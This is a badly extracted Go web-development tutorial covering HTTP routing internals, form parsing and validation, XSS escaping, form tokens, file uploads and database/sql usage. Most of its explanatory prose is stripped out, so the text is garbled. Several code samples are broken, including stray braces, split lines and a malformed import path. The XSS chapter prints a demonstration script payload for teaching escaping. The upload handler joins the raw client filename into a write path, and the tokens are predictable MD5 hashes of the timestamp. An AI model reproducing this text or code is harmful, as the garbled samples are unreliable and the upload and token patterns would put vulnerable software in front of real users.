
handler := sh.srv.Handler

ListenAndServe nil

handler = DefaultServeMux

urlhandler

/ url"/"sayhelloNameDefaultServeMuxServeHTTP
sayhelloNameresponse



3.10 http

GoWeb

links

-
- : [GOweb](#)
- : [Gohttp](#)

3.4 Go http

GoWebhttp

GohttpConnServeMux

Conn goroutine

httpGogoroutinesConnGo

Go

```
c, err := srv.newConn(rw)
if err != nil {
    continue
}
go c.serve()
```

ConnConnhandlerhandlerhandler

ServeMux

conn.serverhttp

```
type ServeMux struct {
    mu sync.RWMutex //
    m  map[string]muxEntry // stringmuxstring
    hosts bool // host
}
```

muxEntry

```
type muxEntry struct {
    explicit bool //
    h        Handler // handler
    pattern  string //
}
```

Handler

```
type Handler interface {
    ServeHTTP(ResponseWriter, *Request) //
}
```

Handler sayhelloName ServeHTTPhttp HandlerFunc

 sayhelloName HandlerFuncServeHTTPHandlerFunc(f)

HandlerFuncfServeHTTP

```
type HandlerFunc func(ResponseWriter, *Request)

// ServeHTTP calls f(w, r).
func (f HandlerFunc) ServeHTTP(w ResponseWriter, r *Request) {
    f(w, r)
}
```

ServeHTTP

```
func (mux *ServeMux) ServeHTTP(w ResponseWriter, r *Request) {
    if r.RequestURI == "*" {
        w.Header().Set("Connection", "close")
        w.WriteHeader(StatusBadRequest)
        return
    }
    h, _ := mux.Handler(r)
    h.ServeHTTP(w, r)
}
```

```
* mux.handler(r).ServeHTTP(w, r) Handler h.ServeHTTP(w, r)
```

handlerServerHTTPmux.Handler(r)

```
func (mux *ServeMux) Handler(r *Request) (h Handler, pattern string) {
    if r.Method != "CONNECT" {
        if p := cleanPath(r.URL.Path); p != r.URL.Path {
            _, pattern = mux.handler(r.Host, p)
            return RedirectHandler(p, StatusMovedPermanently), pattern
        }
    }
    return mux.handler(r.Host, r.URL.Path)
}

func (mux *ServeMux) handler(host, path string) (h Handler, pattern string) {
    mux.mu.RLock()
    defer mux.mu.RUnlock()

    // Host-specific pattern takes precedence over generic ones
    if mux.hosts {
        h, pattern = mux.match(host + path)
    }
    if h == nil {
        h, pattern = mux.match(path)
    }
    if h == nil {
        h, pattern = NotFoundHandler(), ""
    }
    return
}
```

URLmaphandlerhandlerServeHTTP

Go ListenAndServe 2HandlerHandler
ServeHTTP

```

package main

import (
    "fmt"
    "net/http"
)

type MyMux struct {
}

func (p *MyMux) ServeHTTP(w http.ResponseWriter, r *http.Request) {
    if r.URL.Path == "/" {
        sayhelloName(w, r)
        return
    }
    http.NotFound(w, r)
    return
}

func sayhelloName(w http.ResponseWriter, r *http.Request) {
    fmt.Fprintf(w, "Hello myroute!")
}

func main() {
    mux := &MyMux{}
    http.ListenAndServe(":9090", mux)
}

```

Go

http

- Http.HandleFunc

1 DefaultServeMuxHandlerFunc

2 DefaultServeMuxHandle

3 DefaultServeMuxmap[string]muxEntryhandler

- http.ListenAndServe(":9090", nil)

1 Server

2 ServerListenAndServe()

3 net.Listen("tcp", addr)

4 forAccept

5 Conngoroutinego c.serve()

6 w, err := c.readRequest()

7 handlerhandlerhandlerhandlerDefaultServeMux

8 handlerServeHttp

9 DefaultServeMux.ServeHttp

10 requesthandlerhandlerServeHTTP

```
mux.handler(r).ServeHTTP(w, r)
```

11 handler

A requestServerMuxmuxEntry

B handlerServeHttp

C NotFoundHandlerServeHttp

links

-
- : [Goweb](#)
- :

3.5

HTTPDNSgoweb servernet/httpserver

GoWebGoWeb

links

-
- : [Gohttp](#)
- :

4

WebWebC/C++

\

```
<form>
...
input
...
</form>
```

GoformRequestformWeb4.1Go4.2

HTTP4.34.4cookie(cookieHTTP Header

Go4.5Go



links

-
- :
- :

4.1

login.gtpl

```
<html>
<head>
<title></title>
</head>
<body>
<form action="/login" method="post">
  :   <input type="text" name="username">
  :   <input type="password" name="password">
  <input type="submit" value=""   >
</form>
```

```
</body>
</html>
```

```
/login
```

```
login POSTGET
```

httpwebloginform

```
package main

import (
    "fmt"
    "html/template"
    "log"
    "net/http"
    "strings"
)

func sayhelloName(w http.ResponseWriter, r *http.Request) {
    r.ParseForm() //urlPOSTrequest body

    //ParseForm
    fmt.Println(r.Form) //
    fmt.Println("path", r.URL.Path)
    fmt.Println("scheme", r.URL.Scheme)
    fmt.Println(r.Form["url_long"])
    for k, v := range r.Form {
        fmt.Println("key:", k)
        fmt.Println("val:", strings.Join(v, ""))
    }
    fmt.Fprintf(w, "Hello astaxie!") //w
}

func login(w http.ResponseWriter, r *http.Request) {
    fmt.Println("method:", r.Method) //
    if r.Method == "GET" {
        t, _ := template.ParseFiles("login.gtpl")
        t.Execute(w, nil)
    } else {
        //
        fmt.Println("username:", r.Form["username"])
        fmt.Println("password:", r.Form["password"])
    }
}
}
```

```

func main() {
    http.HandleFunc("/", sayhelloName) //
    http.HandleFunc("/login", login) //
    err := http.ListenAndServe(":9090", nil) //
    if err != nil {
        log.Fatal("ListenAndServe: ", err)
    }
}

```

`r.Method` GET, POST, PUTmethod

login `r.Method` GET

`http://127.0.0.1:9090/login`



4.1

Handlerform

`r.ParseForm()`

`fmt.Println("username:", r.Form["username"]) r.ParseForm()`

`r.Form` URLquery-stringPOSTPUTURLquery-stringPOST

sliceGoPOSTGET

login.gtplformaction

`http://127.0.0.1:9090/login` `http://127.0.0.1:9090/login?`
`username=astaxie` `username=slice`

```

method: POST
username: [astaxie xiemengjun]
password: [123456]

```

4.1

request.Form url.Values key=value form

```
v := url.Values{}
v.Set("name", "Ava")
v.Add("friend", "Jess")
v.Add("friend", "Sarah")
v.Add("friend", "Zoe")
// v.Encode() == "name=Ava&friend=Jess&friend=Sarah&friend=Zoe"
fmt.Println(v.Get("name"))
fmt.Println(v.Get("friend"))
fmt.Println(v["friend"])
```

Tips: RequestFormValue()r.Form["username"]
r.FormValue("username")r.FormValuer.ParseForm
r.FormValue

links

-
- :
- :

4.2

WebWeb

WebJavaScriptValidationJS

Gobuiltin

len len

```
if len(r.Form["username"][0])==0{
    //
```

```
}
```

```
r.Form r.Form
```

```
r.Form.Get()
```

```
r.Form.Get() map
```

5010""""int

int

```
getint,err:=strconv.Atoi(r.Form.Get("age"))
if err!=nil{
    //
}

//
if getint >100 {
    //
}
```

```
if m, _ := regexp.MatchString("^[0-9]+$", r.Form.Get("age")); !m {
    return false
}
```

Go

| GoRE2UTF-8

unicode

func Is(rangeTab *RangeTable, r rune)

bool

```
if m, _ := regexp.MatchString("^\\p{Han}+$", r.Form.Get("realname"))
); !m {
    return false
}
```

astaxieasta:xie

```
if m, _ := regexp.MatchString("[a-zA-Z]+$", r.Form.Get("engname"))
; !m {
    return false
}
```

Email

```
if m, _ := regexp.MatchString(`^([\w\.\_]{2,10})@(\w{1,})\.([a-z]{2,4})$`, r.Form.Get("email")); !m {
    fmt.Println("no")
}else{
    fmt.Println("yes")
}
```

```
if m, _ := regexp.MatchString(`^(1[3|4|5|8][0-9]\d{4,8})$`, r.Form.
Get("mobile")); !m {
    return false
}
```

```
<select>
```

select

```
<select name="fruit">
<option value="apple">apple</option>
<option value="pear">pear</option>
<option value="banane">banane</option>
</select>
```

```
slice:=[]string{"apple", "pear", "banane"}

for _, v := range slice {
    if v == r.Form.Get("fruit") {
        return true
    }
}
return false
```

15httptelnet123

```
<input type="radio" name="gender" value="1">
<input type="radio" name="gender" value="2">
```

```
slice:=[]int{1,2}

for _, v := range slice {
    if v == r.Form.Get("gender") {
        return true
    }
}
return false
```

```
<input type="checkbox" name="interest" value="football">
<input type="checkbox" name="interest" value="basketball">
<input type="checkbox" name="interest" value="tennis">
```

slice

```
slice:=[]string{"football","basketball","tennis"}
a:=Slice_diff(r.Form["interest"],slice)
if a == nil{
    return true
}

return false
```

Slice_diff slicemap

<https://github.com/astaxie/beeku>

845

Gotime

```
t := time.Date(2009, time.November, 10, 23, 0, 0, 0, time.UTC)
fmt.Printf("Go launched at %s\n", t.Local())
```

time

1518(1518)

```
//1515
if m, _ := regexp.MatchString(`^\d{15}$`, r.Form.Get("usercard")); !m {
    return false
}

//181817X
if m, _ := regexp.MatchString(`^\d{17}([0-9]|X)$`, r.Form.Get("usercard")); !m {
    return false
}
```

Go

links

-
- :
- :

4.3

Web""(Cross Site ScriptingXSS)

JavaScriptVBScriptActiveXFlashcookie

XSS


GoGohtml/template

- func HTMLEscape(w io.Writer, b []byte) //bw
- func HTMLEscapeString(s string) string //s
- func HTMLEscaper(args ...interface{}) string //

4.1

```
fmt.Println("username:", template.HTMLEscapeString(r.Form.Get("user
name"))) //
fmt.Println("password:", template.HTMLEscapeString(r.Form.Get("pass
word")))
template.HTMLEscape(w, []byte(r.Form.Get("username"))) //
```

username `<script>alert()</script>`



4.3 Javascript

Gohtml/templatehtml

text/template

```
template.New("foo").Parse( {{define "T"}}Hello, {{.}}!{{end}} ) err =
t.ExecuteTemplate(out, "T", "")
```

`<script>alert()</script>`

`import "text/template" ... t, err :=`

```
Hello, <script>alert('you have been pwned')</script>!
```

template.HTML

```
import "html/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{e
nd}}`)
err = t.ExecuteTemplate(out, "T", template.HTML("<script>alert('you
have been pwned')</script>"))
```

```
Hello, <script>alert('you have been pwned')</script>!
```

template.HTML

```
import "html/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{e
nd}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwn
ed')</script>")
```

```
Hello, &lt;script&gt;alert(&#39;you have been pwned&#39;)&lt;/scrip
t&gt;!
```

links

-
- :
- :

4.4

BBS- -

hiddenAjax
javascript

4.2

```
<input type="checkbox" name="interest" value="football">
<input type="checkbox" name="interest" value="basketball">
<input type="checkbox" name="interest" value="tennis">
:<input type="text" name="username">
:<input type="password" name="password">
<input type="hidden" name="token" value="{{.}}">
<input type="submit" value="" >
```

token hiddenMD5()session

```
func login(w http.ResponseWriter, r *http.Request) {
    fmt.Println("method:", r.Method) //
    if r.Method == "GET" {
        crutime := time.Now().Unix()
        h := md5.New()
        io.WriteString(h, strconv.FormatInt(crutime, 10))
        token := fmt.Sprintf("%x", h.Sum(nil))

        t, _ := template.ParseFiles("login.gtpl")
        t.Execute(w, token)
    } else {
        //
        r.ParseForm()
    }
}
```

```

    token := r.Form.Get("token")
    if token != "" {
        //token
    } else {
        //token
    }
    fmt.Println("username length:", len(r.Form["username"][0]))
    fmt.Println("username:", template.HTMLEscapeString(r.Form.Get("username"))) //
    fmt.Println("password:", template.HTMLEscapeString(r.Form.Get("password")))
    template.HTMLEscape(w, []byte(r.Form.Get("username"))) //
}
}

```

```

view-source:127.0.0.1:9090/login
1 <html>
2 <head>
3 <title></title>
4 </head>
5 <body>
6 <form action="http://127.0.0.1:9090/login" method="post">
7
8     <input type="checkbox" name="interest" value="football">足球
9     <input type="checkbox" name="interest" value="basketball">篮球
10    <input type="checkbox" name="interest" value="tennis">网球
11
12    用户名:<input type="text" name="username">
13    密码:<input type="password" name="password">
14    <input type="hidden" name="token" value="d281ccb4e41a6d3438925d82dfd70ea7">
15    <input type="submit" value="登陆">
16 </form>
17 <script>
18 alert("hello");
19 </script>
20 </body>
21 </html>

```

4.4 token

tokenform

links

-
- :
- :

4.5

Instagram

form

enctype

enctype

```
application/x-www-form-urlencoded  
multipart/form-data
```

```
text/plain      "+"
```

html

```
<html>  
<head>  
  <title>          </title>  
</head>  
<body>  
<form enctype="multipart/form-data" action="http://127.0.0.1:9090/u  
pload" method="post">  
  <input type="file" name="uploadfile" />  
  <input type="hidden" name="token" value="{{.}}"/>  
  <input type="submit" value="upload" />  
</form>  
</body>  
</html>
```

handlerFunc

```

http.HandleFunc("/upload", upload)

// /upload
func upload(w http.ResponseWriter, r *http.Request) {
    fmt.Println("method:", r.Method) //
    if r.Method == "GET" {
        crutime := time.Now().Unix()
        h := md5.New()
        io.WriteString(h, strconv.FormatInt(crutime, 10))
        token := fmt.Sprintf("%x", h.Sum(nil))

        t, _ := template.ParseFiles("upload.gtpl")
        t.Execute(w, token)
    } else {
        r.ParseMultipartForm(32 << 20)
        file, handler, err := r.FormFile("uploadfile")
        if err != nil {
            fmt.Println(err)
            return
        }
        defer file.Close()
        fmt.Fprintf(w, "%v", handler.Header)
        f, err := os.OpenFile("./test/"+handler.Filename, os.O_WRONLY|os.O_CREATE, 0666)
        if err != nil {
            fmt.Println(err)
            return
        }
        defer f.Close()
        io.Copy(f, file)
    }
}

```

r.ParseMultipartForm

maxMemory

ParseMultipartForm

maxMemory

maxMemory

r.FormFile

io.Copy

r.ParseForm Go

ParseMultipartForm

3


1. enctype="multipart/form-data"

2. r.ParseMultipartForm

3. `r.FormFile`

`handlermultipart.FileHeader`

```
type FileHeader struct {  
    Filename string  
    Header   textproto.MIMEHeader  
    // contains filtered or unexported fields  
}
```



```
← → ↻ 🏠 localhost:9090/upload  
map[Content-Type: [application/pdf] Content-Disposition: [form-data; name="file"; filename="The Little Book on CoffeeScript.pdf"]]
```

4.5

Go

```
package main  
  
import (  
    "bytes"  
    "fmt"  
    "io"  
    "io/ioutil"  
    "mime/multipart"  
    "net/http"  
    "os"  
)  
  
func postFile(filename string, targetUrl string) error {  
    bodyBuf := &bytes.Buffer{}  
    bodyWriter := multipart.NewWriter(bodyBuf)  
  
    //
```

```

    fileWriter, err := bodyWriter.CreateFormFile("uploadfile", file
name)
    if err != nil {
        fmt.Println("error writing to buffer")
        return err
    }

    //
    fh, err := os.Open(filename)
    if err != nil {
        fmt.Println("error opening file")
        return err
    }
    defer fh.Close()

    //iocopy
    _, err = io.Copy(fileWriter, fh)
    if err != nil {
        return err
    }

    contentType := bodyWriter.FormDataContentType()
    bodyWriter.Close()

    resp, err := http.Post(targetUrl, contentType, bodyBuf)
    if err != nil {
        return err
    }
    defer resp.Body.Close()
    resp_body, err := ioutil.ReadAll(resp.Body)
    if err != nil {
        return err
    }
    fmt.Println(resp.Status)
    fmt.Println(string(resp_body))
    return nil
}

// sample usage
func main() {
    target_url := "http://localhost:9090/upload"
    filename := "./astaxie.pdf"
    postFile(filename, target_url)
}

```

multipart.WritehttpPost

| usernamemultipartWriteField

links

-
- :
- :

4.6

GoGoform

Go

links

-
- :
- :

5

Web

GobuiltinGodatabase/sql5.1Go

5.25.45.5ORMdatabase/sql/database/sqlGo

NOSQLWebNOSQL5.6MongoDBRedis2NOSQL



links

-
- :
- : [database/sql](#)

5.1 database/sql

GoPHPGo
Go

sql.Register

database/sqlinit

```
Register(name string, driver
```

driver.Driver)

mymysqlsqlite3

```
//https://github.com/mattn/go-sqlite3
func init() {
    sql.Register("sqlite3", &SQLiteDriver{})
}

//https://github.com/mikespook/mymysql
// Driver automatically registered in database/sql
var d = Driver{proto: "tcp", raddr: "127.0.0.1:3306"}
func init() {
    Register("SET NAMES utf8")
    sql.Register("mymysql", &d)
}
```

driverdatabase/sqlmap

```
var drivers = make(map[string]driver.Driver)

drivers[name] = driver
```

database/sql

database/sql

```
import (
    "database/sql"
    _ "github.com/mattn/go-sqlite3"
)
```

Go

2.3initinitinitinit

driver.Driver

Drivermethod Open(name string)Conn

```
type Driver interface {  
    Open(name string) (Conn, error)  
}
```

ConngoroutineConnGogoroutine

```
...  
go goroutineA (Conn) //  
go goroutineB (Conn) //  
...
```

GogoroutinegoroutineAgoroutineBB

nameConn

driver.Conn

ConnConngoroutinegoroutine

```
type Conn interface {  
    Prepare(query string) (Stmt, error)  
    Close() error  
    Begin() (Tx, error)  
}
```

PrepareSQL

Closedatabase/sqlconn pool

BeginTx

driver.Stmt

StmtConn goroutine goroutine

```
type Stmt interface {  
    Close() error  
    NumInput() int  
    Exec(args []Value) (Result, error)  
    Query(args []Value) (Rows, error)  
}
```

Close query rows

NumInput >= 0-1

Exec Prepare sql update/insert Result

Query Prepare sql select Rows

driver.Tx

22

```
type Tx interface {  
    Commit() error  
    Rollback() error  
}
```

2

driver.Execer

Conn

```
type Execer interface {
    Exec(query string, args []Value) (Result, error)
}
```

DB.ExecPrepareStmtStmtExecStmt

driver.Result

Update/Insert

```
type Result interface {
    LastInsertId() (int64, error)
    RowsAffected() (int64, error)
}
```

LastInsertIdID

RowsAffectedquery

driver.Rows

Rows

```
type Rows interface {
    Columns() []string
    Close() error
    Next(dest []Value) error
}
```

Columnsslicesql

CloseRows

Nextdestdeststringdriver.Valuestring[]byteNextio.EOF

driver.RowsAffected

RowsAffected int64 Result Result

```
type RowsAffected int64

func (RowsAffected) LastInsertId() (int64, error)

func (v RowsAffected) RowsAffected() (int64, error)
```

driver.Value

Value

```
type Value interface{}
```

driveValue Value Value nil

```
int64
float64
bool
[]byte
string    [*]Rows.Next    string
time.Time
```

driver.ValueConverter

ValueConverter driver.Value

```
type ValueConverter interface {
    ConvertValue(v interface{}) (Value, error)
}
```

ValueConverter

- driver.valueint64unit16
- driver.Value
- scandriver.Value

driver.Valuer

Valuedriver.Value

```
type Valuer interface {  
    Value() (Value, error)  
}
```

Valuedriver.Value

database/sql

database/sql/database/sql/driverconn pool

```
type DB struct {  
    driver      driver.Driver  
    dsn         string  
    mu         sync.Mutex // protects freeConn and closed  
    freeConn   []driver.Conn  
    closed     bool  
}
```

OpenDBfreeConnDb.prepare
connfreeConn00conn0conn

```
defer db.putConn(ci, err)
```

links

-
- :
- : [MySQL](#)

5.2 MySQL

InternetLAMPMMMySQLMySQLWeb

MySQL

GoMySQLdatabase/sql

- <https://github.com/go-sql-driver/mysql> database/sqlgo
- <https://github.com/ziutek/mymysql> database/sqlgo
- <https://github.com/Philio/GoMySQL> database/sqlgo

-
- database/sql
- keepalive forkmymysqlkeepalivekeepalive

testuserinfouserdetail

```
CREATE TABLE `userinfo` (  
  `uid` INT(10) NOT NULL AUTO_INCREMENT,  
  `username` VARCHAR(64) NULL DEFAULT NULL,  
  `departname` VARCHAR(64) NULL DEFAULT NULL,
```

```

        `created` DATE NULL DEFAULT NULL,
        PRIMARY KEY (`uid`)
    )

    CREATE TABLE `userdetail` (
        `uid` INT(10) NOT NULL DEFAULT '0',
        `intro` TEXT NULL,
        `profile` TEXT NULL,
        PRIMARY KEY (`uid`)
    )

```

database/sql

```

package main

import (
    _ "github.com/go-sql-driver/mysql"
    "database/sql"
    "fmt"
    //"time"
)

func main() {
    db, err := sql.Open("mysql", "astaxie:astaxie@/test?charset=utf8")
    checkErr(err)

    //
    stmt, err := db.Prepare("INSERT userinfo SET username=?,departname=?,created=?")
    checkErr(err)

    res, err := stmt.Exec("astaxie", "", "2012-12-09")
    checkErr(err)

    id, err := res.LastInsertId()
    checkErr(err)

    fmt.Println(id)
    //
    stmt, err = db.Prepare("update userinfo set username=? where uid=?")
    checkErr(err)
}

```

```

res, err = stmt.Exec("astaxieupdate", id)
checkErr(err)

affect, err := res.RowsAffected()
checkErr(err)

fmt.Println(affect)

//
rows, err := db.Query("SELECT * FROM userinfo")
checkErr(err)

for rows.Next() {
    var uid int
    var username string
    var department string
    var created string
    err = rows.Scan(&uid, &username, &department, &created)
    checkErr(err)
    fmt.Println(uid)
    fmt.Println(username)
    fmt.Println(department)
    fmt.Println(created)
}

//
stmt, err = db.Prepare("delete from userinfo where uid=?")
checkErr(err)

res, err = stmt.Exec(id)
checkErr(err)

affect, err = res.RowsAffected()
checkErr(err)

fmt.Println(affect)

db.Close()
}

func checkErr(err error) {
    if err != nil {
        panic(err)
    }
}

```

GoMysql

sql.Open()go-sql-drivermysqlDSN(Data Source Name)go-sql-driver

```
user@unix(/path/to/socket)/dbname?charset=utf8
user:password@tcp(localhost:5555)/dbname?charset=utf8
user:password@/dbname
user:password@tcp([de:ad:be:ef::ca:fe]:80)/dbname
```

db.Prepare()sql

db.Query()SqlRows

stmt.Exec()stmtSQL

=?SQL

links

-
- : [database/sql](#)
- : [SQLite](#)

5.3 SQLite

SQLiteSQLSQLite

SQLiteSQLiteSQLiteAccess

Gosqlitedatabase/sql

- <https://github.com/mattn/go-sqlite3> database/sqlcgo(cgo)
- <https://github.com/feyeleanor/gosqlite3> database/sqlcgo
- <https://github.com/phf/go-sqlite3> database/sqlcgo

database/sqlSQLite

SQL

```
CREATE TABLE `userinfo` (  
    `uid` INTEGER PRIMARY KEY AUTOINCREMENT,  
    `username` VARCHAR(64) NULL,  
    `departname` VARCHAR(64) NULL,  
    `created` DATE NULL  
);  
  
CREATE TABLE `userdeatail` (  
    `uid` INT(10) NULL,  
    `intro` TEXT NULL,  
    `profile` TEXT NULL,  
    PRIMARY KEY (`uid`)  
);
```

Go

```
package main  
  
import (  
    "database/sql"  
    "fmt"  
    "time"  
    _ "github.com/mattn/go-sqlite3"  
)
```



```

func main() {
    db, err := sql.Open("sqlite3", "./foo.db")
    checkErr(err)

    //
    stmt, err := db.Prepare("INSERT INTO userinfo(username, department, created) values(?,?,?)")
    checkErr(err)

    res, err := stmt.Exec("astaxie", "", "2012-12-09")
    checkErr(err)

    id, err := res.LastInsertId()
    checkErr(err)

    fmt.Println(id)
    //
    stmt, err = db.Prepare("update userinfo set username=? where uid=?")
    checkErr(err)

    res, err = stmt.Exec("astaxieupdate", id)
    checkErr(err)

    affect, err := res.RowsAffected()
    checkErr(err)

    fmt.Println(affect)

    //
    rows, err := db.Query("SELECT * FROM userinfo")
    checkErr(err)

    for rows.Next() {
        var uid int
        var username string
        var department string
        var created time.Time
        err = rows.Scan(&uid, &username, &department, &created)
        checkErr(err)
        fmt.Println(uid)
        fmt.Println(username)
        fmt.Println(department)
        fmt.Println(created)
    }
}

```

```
//
stmt, err = db.Prepare("delete from userinfo where uid=?")
checkErr(err)

res, err = stmt.Exec(id)
checkErr(err)

affect, err = res.RowsAffected()
checkErr(err)

fmt.Println(affect)

db.Close()

}

func checkErr(err error) {
    if err != nil {
        panic(err)
    }
}
```

MySQL

sql.open SQLite

sqlite

<http://sqliteadmin.orbmu2k.de/>

links

-
- : [MySQL](#)
- : [PostgreSQL](#)

5.4 PostgreSQL

PostgreSQL-BSD(MySQLFirebird)

OracleSybaseIBMDB2Microsoft SQL Server

PostgreSQLMySQLOraclePostgreSQL

MySQLOracle(MySQL 5.5.31GPL)MySQL
PostgreSQL

GoPostgreSQL

- <https://github.com/lib/pq> database/sqlGo
- <https://github.com/jbarham/gopgsqldriver> database/sqlGo
- <https://github.com/lxn/go-pgsql> database/sqlGo

github

```
CREATE TABLE userinfo
(
    uid serial NOT NULL,
    username character varying(100) NOT NULL,
    departname character varying(500) NOT NULL,
    Created date,
    CONSTRAINT userinfo_pkey PRIMARY KEY (uid)
)
WITH (OIDS=FALSE);

CREATE TABLE userdetail
(
    uid integer,
    intro character varying(100),
    profile character varying(100)
)
WITH(OIDS=FALSE);
```

Go

package main

```
import (  
    "database/sql"  
    "fmt"  
    _ "https://github.com/lib/pq"  
)  
  
func main() {  
    db, err := sql.Open("postgres", "user=astaxie password=astaxie  
dbname=test sslmode=disable")  
    checkErr(err)  
  
    //  
    stmt, err := db.Prepare("INSERT INTO userinfo(username,departna  
me,created) VALUES($1,$2,$3) RETURNING uid")  
    checkErr(err)  
  
    res, err := stmt.Exec("astaxie", "", "2012-12-09")  
    checkErr(err)  
  
    //pgMySQLID  
    id, err := res.LastInsertId()  
    checkErr(err)  
  
    fmt.Println(id)  
  
    //  
    stmt, err = db.Prepare("update userinfo set username=$1 where u  
id=$2")  
    checkErr(err)  
  
    res, err = stmt.Exec("astaxieupdate", 1)  
    checkErr(err)  
  
    affect, err := res.RowsAffected()  
    checkErr(err)  
  
    fmt.Println(affect)  
  
    //  
    rows, err := db.Query("SELECT * FROM userinfo")
```

```

checkErr(err)

for rows.Next() {
    var uid int
    var username string
    var department string
    var created string
    err = rows.Scan(&uid, &username, &department, &created)
    checkErr(err)
    fmt.Println(uid)
    fmt.Println(username)
    fmt.Println(department)
    fmt.Println(created)
}

//
stmt, err = db.Prepare("delete from userinfo where uid=$1")
checkErr(err)

res, err = stmt.Exec(1)
checkErr(err)

affect, err = res.RowsAffected()
checkErr(err)

fmt.Println(affect)

db.Close()
}

func checkErr(err error) {
    if err != nil {
        panic(err)
    }
}
}

```

PostgreSQL

`$1` `$2` MySQL

`?` `sql.OpendsnMySQLdsn`

`pgLastInsertIdPostgreSQLMySQLID`

links

-
- - : [SQLite](#)
 - : [beedbORM](#)

5.5 beedb

ORM

beedbGoORMGo stylestructbeedbGo ORMORM
ORMbeedbGo ORM

beedbdatabase/sqlORMdatabase/sqlbeedb

Mysql:github.com/ziutek/mymysql/godrv[*]

Mysql:code.google.com/p/go-mysql-driver[*]

PostgreSQL:github.com/bmizerany/pq[*]

SQLite:github.com/mattn/go-sqlite3[*]

MS ADODB: github.com/mattn/go-adodb[*]

ODBC: bitbucket.org/miquella/mgodbc[*]

beedbgo getGo Style

```
go get github.com/astaxie/beedb
```

importdatabase/sqlbeedb

```
import (  
    "database/sql"  
    "github.com/astaxie/beedb"  
    _ "github.com/ziutek/mymysql/godrv"  
)
```

beedbMySQL

```
db, err := sql.Open("mymysql", "test/xiemengjun/123456")  
if err != nil {  
    panic(err)  
}  
orm := beedb.New(db)
```

beedbNewdbMySQL/Sqlite

SQLServer

```
orm = beedb.New(db, "mssql")
```

PostgreSQL

```
orm = beedb.New(db, "pg")
```

beedb

```
beedb.OnDebug=true
```

Userinfostruct

```
type Userinfo struct {
    Uid      int `PK` //idpk

    Username  string
    Departname string
    Created   time.Time
}
```

beedb

UserInfo Struct

user_info

structsqlSave

```
var saveone Userinfo
saveone.Username = "Test Add User"
saveone.Departname = "Test Add Departname"
saveone.Created = time.Now()
orm.Save(&saveone)
```

ID `saveone.Uid` Save

beedbmap

```
add := make(map[string]interface{})
add["username"] = "astaxie"
add["departname"] = "cloud develop"
add["created"] = "2012-12-02"
orm.SetTable("userinfo").Insert(add)
```

```
addslice := make([]map[string]interface{}, 0)
add:=make(map[string]interface{})
add2:=make(map[string]interface{})
```



```
add["username"] = "astaxie"
add["departname"] = "cloud develop"
add["created"] = "2012-12-02"
add2["username"] = "astaxie2"
add2["departname"] = "cloud develop2"
add2["created"] = "2012-12-02"
addslice =append(addslice, add, add2)
orm.SetTable("userinfo").InsertBatch(addslice)
```

jquerymethodormmethod

SetTableORMmap

userinfo

saveonesavebeedbupdate

```
saveone.Username = "Update Username"
saveone.Departmentname = "Update Departmentname"
saveone.Created = time.Now()
orm.Save(&saveone) //saveone
```

map

```
